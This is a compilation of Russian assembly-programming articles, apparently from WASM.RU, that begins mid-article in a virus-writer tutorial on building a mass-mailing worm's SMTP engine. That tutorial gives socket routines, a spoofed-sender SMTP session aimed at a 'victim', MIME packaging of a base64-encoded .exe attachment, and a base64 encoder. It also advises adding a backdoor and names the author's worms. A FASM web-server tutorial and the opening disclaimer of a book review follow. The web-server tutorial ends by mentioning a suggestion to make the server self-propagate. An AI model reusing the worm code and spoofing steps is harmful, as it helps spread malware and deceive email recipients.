       push    dword ptr [ebp+SocketHandle]  ; Какой сокет
       call    send
       ret

_recv:
; На входе:
;      Ничего.
; На выходе:
;      EAX = В случае успеха первые полученные 4 байта, иначе 0.

       push    00h
       push    04h                          ; Сколько байтов надо считать
       lea     eax,[ebp+where_recv]
       push    eax                          ; Откуда считывать
       push    dword ptr [ebp+SocketHandle]    ; Какие сокеты
       call    recv
       inc     eax                          ; Проверить на ошибку (-1)
       jz      recv_err
       cmp     eax,5
       jnz     recv_err
get1mo:
       push    00h
       push    01h                        ; Сколько байтов получить (байт)
       call    $+6
mugrix db      00h                        ; Получаем здесь :)
       push    dword ptr [ebp+SocketHandle] ; Какой сокет
       call    recv

       cmp     byte ptr [ebp+mugrix],0Ah    ; Пока не найдем
       jnz     get1mo

       db      0B8h                       ; EAX = полученное двойное слово
where_recv dd  ?
       ret
recv_err:
```

```
xor     eax,eax
ret
```

Теперь, когда мы определили функции ввода/вывода, мы можем послать соответствующие данные SMTP-серверу.

• ВНИМАНИЕ: Команды, которые мы шлем, должны сопровождаться только CRLF'ом.

Сначала мы шлем команду HELO с именем нашего предполагаемого хоста. Будьте осторожны, некоторые сервера проверяют хост. Чтобы получить его, используйте функцию gethostname (параметр является указателем на буфер, в который будет помещено имя хоста). Например:

```
HELO servername.com
```

Таким образом, с помощью нашей функции _recv, мы должны простестировать наличие " 220". Это также легко как 'cmp eax, "022"'. Если проверка провалилась, что-то неправильно. Теперь мы шлем следующую команду:

```
MAIL FROM: any_address@any_server.com
```

Это поле можно выдумать, но учтите, что некоторые сервера проверяют существование домена. Если вы хотите, чтобы ваша почта была от Microsoft, от вашего правительства или Саддама Хусейна, то никаких проблем не возникнет :). Теперь мы снова вызываем _recv и проверяем на 250. Если это не подтвердилось, вы знаете, что делать :). Но если все идет так, как надо, мы посылаем новую инструкцию:

```
RCPT TO: target_addr@his_server.com
```

Вместо адреса вы должны поместить один из адресов, найденный с помощью одного из вышеприведенных методов. Теперь мы снова ожидаем от сервера ответ '250', после чего мы просто командуем:

```
DATA
```

И ожидаем 354 (cmp eax, " 453"). Теперь мы должны поместить какую-нибудь информацию, но не ожидая ответа от сервера. Мы должны поместить заголовки, которые присутствуют в нормальных письмах.

```
FROM: Spoofed Sucker <sp00f@microshit.com>
TO: Pathetic Victim <someone@somewhere.com>
SUBJECT: This is the subject of the e-mail
```

Здесь вы можете поместить текст, который будет показан получателю письма (соврите ему немного, пожалуйста :P). Чтобы закончить email и заставить SMTP-сервер отправить его, просто поместите точку. Например:

```
I love you, it hurts :)

.
```

А теперь нам следует закрыть сессию, что делается с помощью команды:

```
QUIT
```

Вот краткий обзор проделанного нами:

```
HELO server.com (+CRLF)                          [ ожидаем ответ сервера ]
MAIL FROM: sender@domain.com (+CRLF)             [ ожидаем ответ сервера ]
RCPT TO: victim@domain.com (+CRLF)               [ ожидаем ответ сервера ]
DATA (+CRLF)                                     [ ожидаем ответ сервера ]
FROM: Sender <sender@domain.com>
TO: Victim <victim@domain.com>
SUBJECT: Bla

This is an e-mail
.
QUIT (+CRLF)
```

Но погодите минутку! Мы же хотим посылать аттачменты, так ведь? Это приводит нас к следующей главе...

MIME (Multipurpose Internet Mail Extensions) и кодировка BASE64

MIME - это имя, данное интернетовскому стандарту, применяемому в основном для писем с аттачами. Но как нам послать файл через e-mail? Он должен быть закодирован. Есть несколько методов, но мы используем алгоритм BASE64. Так как я не хочу, чтобы эта глава была слишком... гм... "скучной", я помещу практически все в примеры.

Вот как выглядит MIME-сообщение:

```
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="----=_NextPart_000_0005_01BDE2FC.8B286C00"
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1
X-MimeOLE: Produced By Microsoft MimeOLE V4.72.3110.3

------=_NextPart_000_0005_01BDE2EC.8B286C00
Content-Type: text/plain; charset=iso-8859-1
Content-Transfer-Encoding: quoted-printable

Put here whatever you want, bla bla

------=_NextPart_000_0005_01BDE2EC.8B286C00
Content-Type: application/octet-stream; name=filename.exe
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="filename.exe"

Here would come BASE64 encoded file.
```

Поэтому единственное, что вам нужно знать сейчас, это как использовать алгоритм base64, чтобы посылать файлы по email. Хорошо, я покажу вам лучшее, что у меня есть для этого, код, написанный Bumblebee. Я немного оптимизировал его, но в целом он делает то же самое. Вот сам код:

```
На входе:
       EAX = Адрес данных для кодировки в base64
       EDX = Куда поместить закодированные данные
       ECX = Размер данных
output:
       ECX = Размер закодированных данных

* NOTE: Размер кодируемых данных должен быть выравнен на 3!! *
```

А вот сама процедура:

```
encodeBase64:
       xor     esi,esi ; encodeBase64 by Bumblebee. All rights reserved ;)
       call    over_enc_table
       db      "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
       db      "abcdefghijklmnopqrstuvwxyz"
       db      "0123456789+/"
over_enc_table:
       pop     edi
       push    ebp
       xor     ebp,ebp
baseLoop:
       movzx   ebx,byte ptr [eax]
       shr     bl,2
       and     bl,00111111b
       mov     bh,byte ptr [edi+ebx]
```

```
        mov     byte ptr [edx+esi],bh
        inc     esi

        mov     bx,word ptr [eax]
        xchg    bl,bh
        shr     bx,4
        mov     bh,0
        and     bl,00111111b
        mov     bh,byte ptr [edi+ebx]
        mov     byte ptr [edx+esi],bh
        inc     esi

        inc     eax
        mov     bx,word ptr [eax]
        xchg    bl,bh
        shr     bx,6
        xor     bh,bh
        and     bl,00111111b
        mov     bh,byte ptr [edi+ebx]
        mov     byte ptr [edx+esi],bh
        inc     esi

        inc     eax
        xor     ebx,ebx
        movzx   ebx,byte ptr [eax]
        and     bl,00111111b
        mov     bh,byte ptr [edi+ebx]
        mov     byte ptr [edx+esi],bh
        inc     esi
        inc     eax

        inc     ebp
        cmp     ebp,24
        jna     DontAddEndOfLine

        xor     ebp,ebp                         ; Добавляем новую линию
        mov     word ptr [edx+esi],0A0Dh
        inc     esi
        inc     esi
        test    al,00h                          ; Оптимизировано
        org     $-1
DontAddEndOfLine:
        inc     ebp
        sub     ecx,3
        or      ecx,ecx
        jne     baseLoop

        mov     ecx,esi
        add     edx,esi
        pop     ebp
        ret
```

Хорошо, с помощью всего этого вы сможете посылать email'ы с чем-нибудь симпатичным внутри :).

Предложения

Вот несколько вещей, которые я хочу порекомедовать:

• Возьмите кое-какие RFC, они являются очень хорошими справочниками. На моей домашней странице (смотри конец данной статьи) вы сможете найти #821, #822 (об SMTP-протоколе), #1459 (об IRC-протоколе) и #1521, #1522 (о MIME).
• Используйте треды с умом: делайте один с низким приоритетом, который будет ожидать коннекта, а другой с ограничением по времени, чтобы избежать зависаний (могут случиться), и высоким приоритетом для самого SMTP-клиента.

• Вы можете добавить "черный вход", смотри Win32.Moridin :)
• Делать DoS-атаки - это не очень хорошая идея, если вы не хотите, чтобы за вами гонялось все ФБР :)
• Если вы хотите распространять ваш сетевой вирус, будьте осторожны, так как они могут размножаться очень быстро и доставить вам кое-какие проблемы с законом.

Напоследок

Я не хочу делать этот туториал бесконечным, поэтому он наконец-то закончился :). Я надеюсь, что этот маленький туториал поможет написать вам что-нибудь интересное. Чтобы увидеть, как все это работает, вам нужно взглянуть на мой Win32.Forever или на мой I-Worm.Always.

Привет все VX'ерам.

Туториал по написанию собственного веб-сервера

Автор: Aquila / WASM.RU

Дата: 2002-08-05

Введение

Интернет играет в нашей жизни большую роль. Мы берем почту, узнаем свежую информацию, отлавливаем своих знакомых через ICQ... Но что ассоциируется со словом Интернет у большинства людей в первую очередь? Сайты. Многие при слове "Интернет" вспоминают свои любимые сайты, а некоторые (не слишком продвинутые) ставят знак равенства между WWW и Интернетом, хотя в последнем есть много другого интересного: email, IRC, p2p-сети, MUD'ы и так далее. Но World Wide Web играет доминирующую роль.

В основе WWW лежит протокол HyperText Transfer Protocol. Надо сказать, что HTTP может использоваться не только для передачи сайтов, но и для передачи всего чтобы то ни было. С помощью протокола HTTP мы можем скачать, например, недавно вышедший фильм или свежие mp3 :). В p2p-сетях HTTP-протокол применяется именно в этих целях.

В данном пособии мы рассмотрим, как написать простой веб-сервер. Я предполагаю, что вы знакомы с основами программирования winsock и умеете создавать сокеты и коннектиться к чему-нибудь :).

Основы HyperText Transfer Protocol

Идея HTTP довольно проста. Клиент шлет запрос серверу, тот рассматривает его и шлет соответствующий ответ. Ответом может быть запрошенный файл, сообщение о том, что такого файла на сервере нет или что-то еще. Примерная структура запроса следующая:

```
<метод> <запрашиваемый_ресурс> HTTP/1.1<\n>
<заголовочное_поле>: <значение><\n>
<заголовочное_поле>: <значение><\n>
[..заголовочных полей может быть много..]<\n>
<заголовочное_поле>: <значение><\n>
<\n>
```

<метод> - вид запроса. Основных два: GET и POST. Друг от друга они отличаются, главным образом, способом передачи дополнительной информации, отсылающейся вместе с запросом. В этом туториале мы рассмотрим только метод GET - функционально он похож на POST, но несколько проще. О методе POST я расскажу во второй части данного туториала, если, конечно, таковая вообще появится на свет :).

<\n> - это два байта 0Dh, 0Ah, несомненно, хорошо знакомые всем ассемблерщикам :).

Таким образом, с методом мы определились. На данный момент запрос, который мы (в качестве клиента) должны будем послать серверу выглядит так:

```
GET <запрашиваемый_ресурс> HTTP/1.1<\n>
<заголовочное_поле>: <значение><\n>
<заголовочное_поле>: <значение><\n>
[...]
<заголовочное_поле>: <значение><\n>
<\n>
```

Теперь нам нужно задать <запрашиваемый_ресурс>. Возьмем типичную ссылка на одном из лучших сайтов по программированию в Рунете WASM.RU (немного рекламы не помешает :)):

http://www.wasm.ru/article.php?article=1016002

Здесь "http://" указывает на то, что используется протокол HTTP, "www.wasm.ru" говорит о том, что необходимо подсоединиться к сайту www.wasm.ru, а все, что идет после знака вопроса - это дополнительные параметры страницы. Последние используются не всегда и не на всех сайтах.

Предположим, что мы подсоединились к www.wasm.ru и хотим получить article.php с необходимыми параметрами. Очевидно, что раз мы уже подсоединились к данному серверу и знаем, что необходимо использовать протокол HTTP, то пересылать "http://www.wasm.ru" не нужно, а значит, мы пошлем только "/article.php?article=1016002". Теперь наш запрос к серверу выглядит так:

```
GET /article.php?article=1016002 HTTP/1.1<\n>
<заголовочное_поле>: <значение><\n>
<заголовочное_поле>: <значение><\n>
[...]
<заголовочное_поле>: <значение><\n>
<\n>
```

Теперь осталось разобраться с заголовочными полями. С их помощью клиент передает дополнительную информацию о себе или характере запроса. Например, довольно часто используемым заголовочным полем является 'User-Agent'. Опера, скажем, шлет следующее:

User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98) Opera 6.02 [en]

Другим еще более важным полем является 'Host'. В нем задается имя веб-сервера, с которого мы хотим получить документ. "Как же так", - можете сказать вы, - "Ведь мы же уже указывали имя веб-сервера, когда создавали сокет и коннектились к нему!" Да, это так. Когда мы коннектились к серверу, мы вызвали функцию gethostbyname, которой передали имя веб-сервера, а она возвратила нам адрес структуры, содержащей адрес сервера. Дело в том, что одному IP-адресу может соответствовать несколько имен сайтов, поэтому когда веб-сервер получает запрос, он должен знать к какому сайту обращается клиент (один веб-сервер может обслуживать тысячи различных сайтов, которые физически будут расположены на одной машине с одним адресом). Для этого мы пишем в 'Host' адрес сайта, к которому обращаемся:

Host: www.wasm.ru

Вот как теперь выглядит наш запрос:

```
GET /article.php?article=1016002 HTTP/1.1<\n>
User-Agent: ManualSender/1.0 :)<\n>
Host: www.wasm.ru<\n>
<\n>
```

Надо заметить, что хотя эти и другие заголовочные поля являются очень желательными, но, строго говоря, они не являются обязательными, то есть их может и не быть. Также я хочу обратить ваше внимание на то, что за последним заголовочным файлом следуют *два* <\n>, а не один. Это важно.

Теперь взглянем на все вышеизложенное с точки зрения веб-сервера (ведь мы же собирались писать веб-сервер, помните? :)). Он ждет, пока к нему не поступит запрос, обрабатывает его и посылает ответ, который выглядит примерно так:

```
HTTP/1.1 <код_ответа> <сообщение><\n>
<заголовочное_поле>: <значение><\n>
<заголовочное_поле>: <значение><\n>
[..заголовочных полей может быть много..]<\n>
<заголовочное_поле>: <значение><\n>
<\n>
<тело_документа>
```

Получив запрос, сервер должен выдать клиенту код ответа (это трехзначное число), а также сопутствующее ему сообщение. Например, если запрошенный документ был найден, первая строка ответа будет примерно следующей:

HTTP/1.1 200 Ok

Если коды ответов жестко заданы стандартом (200 означает, что запрос был успешно обработан и будет возвращен соответствующий документ/информация), то <сообщение> зависит только от вашей фантазии (конечно, по смыслу оно должно совпадать с <кодом_ответа>. Например, вместо "HTTP/1.1 200 Ok" мы можем послать "HTTP/1.1 200 You want it, you'll get it" :).

В ответе сервера также могут быть заголовочные поля. Они содержат дополнительные сведения об ответе и данных, идущих вместе с ним. Далее я приведу важнейшие (для нас).

Content-Type - этот заголовок задает тип отдаваемых данных. Главнейшие типы заданы в стандарте, и от того, что вы напишите в данном поле, зависит поведение клиента при приеме данных. Например, если вы посылаете браузеру пользователя html-файл, то необходимо указать тип данных 'text/html', иначе браузер может отобразить файл неправильно, либо вообще не будет его отображать, а предложит пользователю его скачать.

Content-Length - здесь указывается длина данных (не включая сам ответ с заголовочными данными) в байтах.

Исходя из вышесказанного, ответ сервера будет выглядеть примерно так:

```
HTTP/1.1 200 Ok<\n>
Content-Type: text/html<\n>
Content-Length: <длина_документа><\n>
<\n>
<тело_документа>
```

Если мы хотим отослать простой html-файл, то можем сократить ответ до следующего:

```
HTTP/1.1 200 Ok<\n>
Content-Type: text/html<\n>
<\n>
<тело_документа>
```

В результате получаем следующее. Клиент шлет запрос на получение документа, лежащего, например, в корне сервера:

```
GET / HTTP/1.1<\n>
User-Agent: ManualSender/1.0 :)<\n>
Host: www.someoneserver.com<\n>
<\n>
```

Сервер получает этот запрос, обрабатывает и выдает корневую страницу:

```
HTTP/1.1 200 Ok<\n>
Content-Type: text/html<\n>
<\n>
<html>
<head><title>Добро пожаловать на HTTP-сервер!</title></head>
<body>Вы находитесь на нашем http-сервере</body>
</html>
```

Код приложения

```
;-----------------------------------------------------------------------
; http.asm
;-----------------------------------------------------------------------

format PE console

entry start

; Подключаемые файлы

include '..\..\include\kernel.inc'
include '..\..\include\user.inc'
include '..\..\include\macro\stdcall.inc'
include '..\..\include\macro\import.inc'
include 'winsock.inc'
include 'macros.inc'

; Используемые значения

WM_SOCKET = WM_USER+100
INBUF_LEN     = 100000

; Секции программы

section '.data' data readable writeable

include 'strings.inc'

  hInstance dd ?
  http_class dd ?
  hwnd dd ?
  msg dd ?
  sock dd ?
  rv dd ?
  wc WNDCLASS
  wsadata WSADATA
  saddr SOCKADDR_TCP
  iaddr SOCKADDR_TCP
  buf rb INBUF_LEN

section '.code' code executable readable

include 'http_window.asm'

start:

      invoke GetModuleHandle, 0
      mov [hInstance], eax

      ; Инициализируем сокеты
      invoke WSAStartup, 101h, wsadata
      test eax, eax
      jnz error.wsanotinit

      ; Создаем окно
      jmp make_http_window

      ; Цикл обработки сообщений
   .msg_loop:
        invoke GetMessage,msg,NULL,0,0
        test eax,eax
        jz .exit
        invoke TranslateMessage,msg
        invoke DispatchMessage,msg
        jmp .msg_loop

   .exit:
      ; Очищаем сокеты
```

```
      invoke WSACleanup
      invoke ExitProcess, 0

error:

   .recv_error:

      ccall [printf], _recv_error
      jmp start.exit

   .connection_was_closed:

      ccall [printf], _connection_was_closed
      jmp start.exit

   .wsanotinit:

      ccall [printf], _wsanotinit, eax, wsadata.size
      jmp start.exit

   .bind_error:

      ccall [printf], _bind_error
      jmp start.exit

   .listen_error:

      ccall [printf], _listen_error
      jmp start.exit

   .cant_createsocket:

      invoke WSAGetLastError
      ccall [printf], _cant_createsocket, eax
      jmp start.exit

   .cant_resolve:

      ccall [printf], _fmtstr, _cant_resolve
      jmp start.exit

   .select_error:
      invoke WSAGetLastError
      cinv printf, _select_error, eax
      jmp start.exit

   .accept_error:
      invoke WSAGetLastError
      cinv printf, _accept_error, eax
      jmp start.exit


section '.idata' import data readable writeable

  library kernel32, 'kernel32.dll', \
          winsock, 'ws2_32.dll', \
          msvcrt, 'msvcrt.dll', \
          user32, 'user32.dll'

  kernel32:
  import ExitProcess, 'ExitProcess', \
         GetModuleHandle, 'GetModuleHandleA', \
         GetLastError, 'GetLastError', \
         WriteFile, 'WriteFile', \
         GetStdHandle, 'GetStdHandle', \
         RtlZeroMemory, 'RtlZeroMemory', \
         lstrlen, 'lstrlen', \
         lstrcmp, 'lstrcmp'

  user32:
  import RegisterClass, 'RegisterClassA', \
```

```
        DefWindowProc, 'DefWindowProcA', \
        CreateWindowEx, 'CreateWindowExA', \
        DestroyWindow, 'DestroyWindow', \
        GetMessage, 'GetMessageA', \
        TranslateMessage, 'TranslateMessage', \
        DispatchMessage, 'DispatchMessageA', \
        MessageBox, 'MessageBoxA', \
        ShowWindow, 'ShowWindow'

  winsock:
  import WSAStartup, 'WSAStartup', \
        WSACleanup, 'WSACleanup', \
        socket, 'socket', \
        gethostbyname, 'gethostbyname', \
        connect, 'connect', \
        WSAGetLastError, 'WSAGetLastError', \
        recv, 'recv', \
        send, 'send', \
        htons, 'htons', \
        bind, 'bind', \
        listen, 'listen', \
        WSAAsyncSelect, 'WSAAsyncSelect', \
        accept, 'accept', \
        closesocket, 'closesocket'

  msvcrt:
  import printf, 'printf'

;--------------------------------------------------------------------------
; http.asm
;--------------------------------------------------------------------------
; Создание скрытого окна, которое будет получать сообщения от сокета
make_http_window:

     ; Регистрируем класс окна
     mov eax, [hInstance]
     mov [wc.hInstance], eax
     mov [wc.hIcon], 0
     mov [wc.hCursor], 0
     mov [wc.style], 0
     mov [wc.lpfnWndProc], http_window_proc
     mov [wc.cbClsExtra], 0
     mov [wc.cbWndExtra], 0
     mov [wc.hbrBackground], COLOR_BTNFACE+1
     mov [wc.lpszMenuName], 0
     mov [wc.lpszClassName], _http_window_class
     invoke  RegisterClass, wc
     mov [http_class], eax
     test eax, eax
     jnz .create_http_window
     cinv printf, _fmtstr, _class_not_registered
     jmp start.exit
  .create_http_window:
     ; Создаем окно
     invoke GetModuleHandle, 0
     invoke CreateWindowEx, NULL, [http_class], _http_window_name, \
                            WS_SYSMENU, 100, 100, 100, 100, NULL, NULL, \
                            [hInstance], 0
     mov [hwnd], eax
     test eax, eax
     jnz start.msg_loop
     cinv printf, _fmtstr, _window_not_created
     br
     invoke GetLastError
     cinv printf, _fmtnum, eax

     jmp start.exit

proc http_window_proc, hWnd, wmsg, wparam, lparam
     enter
     push ebx esi edi
```

```
   cmp [wmsg], WM_CREATE
   je .wmcreate
   cmp [wmsg], WM_DESTROY
   je .wmdestroy
   cmp [wmsg], WM_SOCKET
   je .wmsocket

.defwndproc:
   invoke DefWindowProc, [hWnd], [wmsg], [wparam], [lparam]
   jmp .finish

.wmcreate:

   cinv printf, _start_sockets
   ; Создаем сокет
   invoke socket, AF_INET, SOCK_STREAM, 0
   cmp eax, -1
   je error.cant_createsocket
   mov [sock], eax
   ; Указываем Windows, чтобы она извещала нас о входящих соединениях
   invoke WSAAsyncSelect, [sock], [hWnd], WM_SOCKET, FD_ACCEPT
   cmp eax, -1
   je error.select_error

   ; Получаем адрес localhost
   invoke gethostbyname, _localhost
   test eax, eax
   jz error.cant_resolve
   mov eax, [eax+12]
   mov eax, [eax]
   mov eax, [eax]

   ; Подготавливаем saddr
   mov [saddr.sin_addr], eax
   mov [saddr.sin_family], AF_INET
   invoke htons, 80
   mov [saddr.sin_port], ax
   ; Биндим сокет к локальному адресу
   invoke bind, [sock], saddr, saddr.size
   test eax, eax
   jnz error.bind_error

   ; Начинаем слушать порт
   invoke listen, [sock], 10
   test eax, eax
   jnz error.listen_error

   jmp .done

.wmdestroy:
   jmp .done

; Сообщение от WSAAsyncSelect
.wmsocket:
   mov eax, [lparam]
   and eax, 0FFFFh
   cmp eax, FD_ACCEPT
   je .fd_accept
   cmp eax, FD_READ
   je .fd_read
   cmp eax, FD_CLOSE
   je .fd_close
   jmp .done

.fd_accept:
   invoke accept, [wparam], iaddr, 0
   cmp eax, -1
   je error.accept_error
   invoke WSAAsyncSelect, eax, [hwnd], WM_SOCKET, FD_READ + FD_CLOSE
   jmp .done
.fd_read:
```

```
      ; Обнуляем буфер
      invoke RtlZeroMemory, buf, INBUF_LEN
      ; Читаем данные из сокета
      invoke recv, [wparam], buf, INBUF_LEN, 0
      push eax
      invoke GetStdHandle, -11
      pop edx
      invoke WriteFile, eax, buf, edx, rv, 0
      invoke send, [wparam], index, index_size, 0
      invoke closesocket, [wparam]
      jmp .done

   .fd_close:
      invoke closesocket, [wparam]
      jmp .done

   .done:
      xor eax, eax

   .finish:
      pop ebx esi edi
      return
;---------------------------------------------------------------------
; strings.inc
;---------------------------------------------------------------------
_http_window_class db 'http_server_window_class', 0
_http_window_name db 'Noname', 0
_fmtstr db '%s', 0
_fmtnum db '%d', 0
_br db 0Dh, 0Ah, 0
_window_not_created db 'Window is not created', 0
_class_not_registered db 'Class is not registered', 0
_localhost db 'localhost', 0
_cant_resolve db "Can't resolve host", 0
_cant_createsocket db "Can't create socket: %d", 0
_bind_error db 'Error binding to host', 0
_listen_error db 'Error starting listening', 0
_wsanotinit db 'WSA not initialized: %d, %d', 0
_connection_was_closed db 'Connection was closed', 0
_recv_error db 'Receiving error', 0
_select_error db 'WSAAsyncSelect error %d', 0
_accept_error db 'Accept error %d', 0
_start_sockets db 'Starting sockets', 0Dh, 0Ah, 0
_shutdown_sockets db 'Shutdowning sockets', 0
_inbound_connection db 'Inbound connection', 0
_method_get db 'GET', 0

index db 'HTTP/1.1 200 Ok', 0Dh, 0Ah
      db 'Content-type: text/html', 0Dh, 0Ah
      db 0Dh, 0Ah
      db '<html>', 0Dh, 0Ah
      db '<head>', 0Dh, 0Ah
      db '<title>Welcome to HTTP Server!</title>', 0Dh, 0Ah
      db '</head>', 0Dh, 0Ah
      db '<body>', 0Dh, 0Ah
      db '<h2>HTTP Server Online</h2>', 0Dh, 0Ah
      db 'Best http server in the world!', 0Dh, 0Ah
      db '</body>', 0Dh, 0Ah
      db '</html>'
index_size = $-index
```

Анализ кода

"Веб-сервер", чей исходный код был приведен выше, очень примитивен. Он умеет только принимать запрос и, не проверяя его на правильность, выдавать только приветственную html-страницу.

В http.asm все, я надеюсь, достаточно понятно. Мы инициализируем сокеты, создаем окно (для чего, я поясню позже), входим в цикл обработки сообщений, а перед тем, как завершить работу приложения, вызываем WSACleanup.

Самое интересное находится в http_window.asm. При обработке сообщения WM_CREATE мы создаем сокет:

```
; Создаем сокет
invoke socket, AF_INET, SOCK_STREAM, 0
cmp eax, -1
je error.cant_createsocket
mov [sock], eax
```

А потом вызываем следующую функцию:

```
; Указываем Windows, чтобы она извещала нас о входящих соединениях
invoke WSAAsyncSelect, [sock], [hWnd], WM_SOCKET, FD_ACCEPT
```

Вот что об этой функции говорит Platform SDK:

[начало описания функции WSAAsynctSelect]

WSAAsyncSelect

Функция WSAAsyncSelect указывает Windows посылать сообщения о событиях, касающихся определенного сокета.

```
int WSAAsyncSelect(
  SOCKET <>,
  HWND hWnd <>,
  unsigned int wMsg <>,
  long lEvent <>
```

);

Параметры:

s - Дескриптор сокета, о событиях, связанных с которым, будет сообщаться.

hWnd - Хэндл окна, которому будут посылаться эти сообщения.

wMsg - Сообщение, которое будет посылаться.

lEvent - Битовая маска, в которой задаются интересующие события.

Возвращаемые значения

Если вызов функции WSAAsyncSelect прошел успешно, возвращаемое значение будет равно нулю. В противном случае будет возвращено SOCKET_ERROR, а код ошибки можно будет получить, вызвав WSAGetLastError.

[конец описания]

Учтите, что после того, как WSAAsyncSelect отошлет вам сообщение о конкретном событии, связанном с сокетом, то пока вы не предпримите определенных действий, нового сообщения о таком же событии вы не получите. Например, если вы получили сообщение FD_ACCEPT (кто-то пытается законнектиться к вам), то сообщения о другой попытки коннекта вы не получите до тех пор, пока не вызовите функцию accept.

Мы задаем WM_SOCKET, определенное в http.asm, в качестве сообщение, которое будет присылаться Windows, когда произойдет интересующее нас сообщение. Необходимая информация будет находиться в wParam (дескриптор сокета, с которым связано событие) и в lParam (в нижнем слове - код события).

Теперь, когда кто-нибудь попытаемся приконнектиться к сокету, наше окно получит соответствующее уведомление от операционной системы. Впрочем, сначала нужно ассоциировать

созданный сокет с определенным адресом и портом, к которым и должны будут коннектиться посетители веб-сервера.

```
; Получаем адрес localhost
invoke gethostbyname, _localhost
test eax, eax
jz error.cant_resolve
mov eax, [eax+12]
mov eax, [eax]
mov eax, [eax]

; Подготавливаем saddr
mov [saddr.sin_addr], eax
mov [saddr.sin_family], AF_INET
invoke htons, 80
mov [saddr.sin_port], ax
```

Веб-сервер будет "висеть" на localhost'е (т.е. на локальной машине) на 80-ом порту, который является стандартным HTTP-портом. Если в адресе сайта прямо не указан порт, то браузер будет обращаться к 80-ому порту.

```
; Начинаем слушать порт
invoke listen, [sock], 10
test eax, eax
jnz error.listen_error
```

Собственно, в данных строчках и содержится ответ на то, как сделать из приложения сервер (не обязательно web). Это делает функция listen.

[начало описания функции listen]

listen

Функция listen устанавливает сокет в состояние, в котором он слушает порт на предмет входящих соединений.

```
int listen(
  SOCKET <>,
  int backlog <>
```

);

Параметры

s - Дескриптор сокета

backlog - Максимальное количество входящих соединений.

Возвращаемые значения

Если во время вызова не произошло никакой ошибки, listen возвратит ноль. В противном случае будет возвращено значение SOCKET_ERROR, а код ошибки можно будет получить с помощью функции WSAGetLastError.

[конец описания]

```
; Сообщение от WSAAsyncSelect
.wmsocket:
   mov eax, [lparam]
   and eax, 0FFFFh
   cmp eax, FD_ACCEPT
   je .fd_accept
   cmp eax, FD_READ
   je .fd_read
   cmp eax, FD_CLOSE
   je .fd_close
   jmp .done
```

Было получено сообщение WM_SOCKET. Это значит, что произошло какое-то интересующее нас событие, связанное со слушающим сокетом.

```
.fd_accept:
   invoke accept, [wparam], iaddr, 0
   cmp eax, -1
   je error.accept_error
```

Кто-то пытается подсоединиться к нашему веб-серверу. Вызываем функцию accept, чтобы разрешить входящее соединение.

[начало описания функции accept]

accept

Функция accept разрешает входящее соединение.

```
SOCKET accept(
  SOCKET s,
  struct sockaddr FAR *addr,
  int FAR *addrlen
```

);

Параметры

s - Дескриптор сокета, который ранее был помещен в состояние прослушивания с помощью функции listen. Фактическое соединение осуществляется с помощью сокета, который возвращается accept'ом.

addr - Необязательный указатель на буфер, который получит адрес того, кто пытается подсоединиться к серверу.

addrlen - Необязательный указатель на двойное слово, которое содержит длину addr.

Возвращаемые значения

Если не произошло никакой ошибки, accept возвратит дескриптор нового сокета, через который и будет происходить соединение.

В противном случае будет возвращен INVALID_SOCKET, а код ошибки можно будет получить с помощью функции WSAGetLastError.

Переменная, на которую указывает addrlen, вначале содержит объем, занятый структурой, на которую указывает addr. По возвращении она будет содержать длину возвращенного адреса в байтах.

[конец описания]

```
   invoke WSAAsyncSelect, eax, [hwnd], WM_SOCKET, FD_READ + FD_CLOSE
   jmp .done
```

Соединение разрешено, и мы вызываем функцию WSAAsyncSelect, чтобы получить соответствующее уведомление, когда можно будет читать из сокета или он будет закрыт.

```
.fd_read:
   ; Обнуляем буфер
   invoke RtlZeroMemory, buf, INBUF_LEN
   ; Читаем данные из сокета
   invoke recv, [wparam], buf, INBUF_LEN, 0
   push eax
   invoke GetStdHandle, -11
   pop edx
   invoke WriteFile, eax, buf, edx, rv, 0
   invoke send, [wparam], index, index_size, 0
   invoke closesocket, [wparam]
   jmp .done
```

Здесь все просто. Пришло сообщение о том, что можно читать из сокета, что мы и делаем. Все считанное мы выводим на консоль (интересно же, что клиент прислал). По-хорошему, здесь мы должны были бы провести синтаксический разбор запроса: выяснить, какой конкретно документ он хочет, отдать его, если такого документа нет, послать сообщение об ошибке и т.п. Но поскольку я минимализировал сервер почти до предела в плане функциональности :), ничего этого здесь нет. Вместо этого мы шлем клиенту приветственный html.

```
.fd_close:
   invoke closesocket, [wparam]
   jmp .done
```

Если сокет был закрыт клиентом, то мы его тоже закрываем со своей стороны.

Дополнительная литература

Для получения подробной информации о протоколе HTTP я рекомендую вам обратиться к RFC 2068.

Заключение

Надеюсь, вы почерпнули из этого туториала какую-нибудь полезную информацию. Напоследок мне хотелось бы сказать, что хотя составлять конкуренцию таким грандам как Apache и IIS без веских на то оснований, возможно, и не стоит, тем не менее, собственный маленький веб-сервер может быть очень полезен. Мне, например, предложили встроить в него механизм самораспространения, "чтобы он сам приходил к людям на дом" и устанавливался "через упрощенную процедуру инсталляции" ака Outlook. Другим, менее чреватым в плане возможных последствий для автора, вариантом может быть создание утилиты удаленного (не обязательно скрытого) администрирования, причем в качестве клиента будет выступать браузер, что весьма удобно, так как отпадет надобность в написании сопутствующей серверу клиентской программы. Возможно, вы найдете еще какое-нибудь применение для http-сервера. Все в ваших руках!

Подробные замечания по книге "Атака из Интернет"

Автор: Крис Касперски

Дата: 2003-04-15

Крис Касперски
kpnc@aport.ru
12 марта 2001

Мефистофель: "Я знаю много, хоть не всеведущ я"
И.В. Гете "Фауст"

Disclaimer

Все, сказанное ниже, является моим частным мнением при рассмотрении которого необходимо учитывать: а) отсутствие у меня образования и какой бы там ни было научной степени; б) отсутствие опыта работы с сетями и мои поверхностные дилетантские знания; в) невозможность проверки всех, описываемых в книге экспериментов, выкладок и данных в силу отсутствия доступа к необходимому оборудованию\ПО. Наибольшие пробелы приходятся на Java и межсетевые экраны, поэтому, проверить соответствующие главы я не могу, во всяком случае, с подобающим качеством.
Помимо указаний на явные ошибки (описки, неточности), местами, я рискую высказывать свое мнение, базирующиеся на осмыслении непроверенной информации из других изданий и источников. Я допускаю, что в моих суждениях могут быть встречные ошибки, однако, всеми силами стремлюсь свести их вероятность к минимуму.
Все, высказанное мной, прошу считать адресованным некоторому абстрактному лицу, именуемому *автором* , под которым ни в коем случае не подразумевается Илья Медведовский и все остальные члены писательской группы.
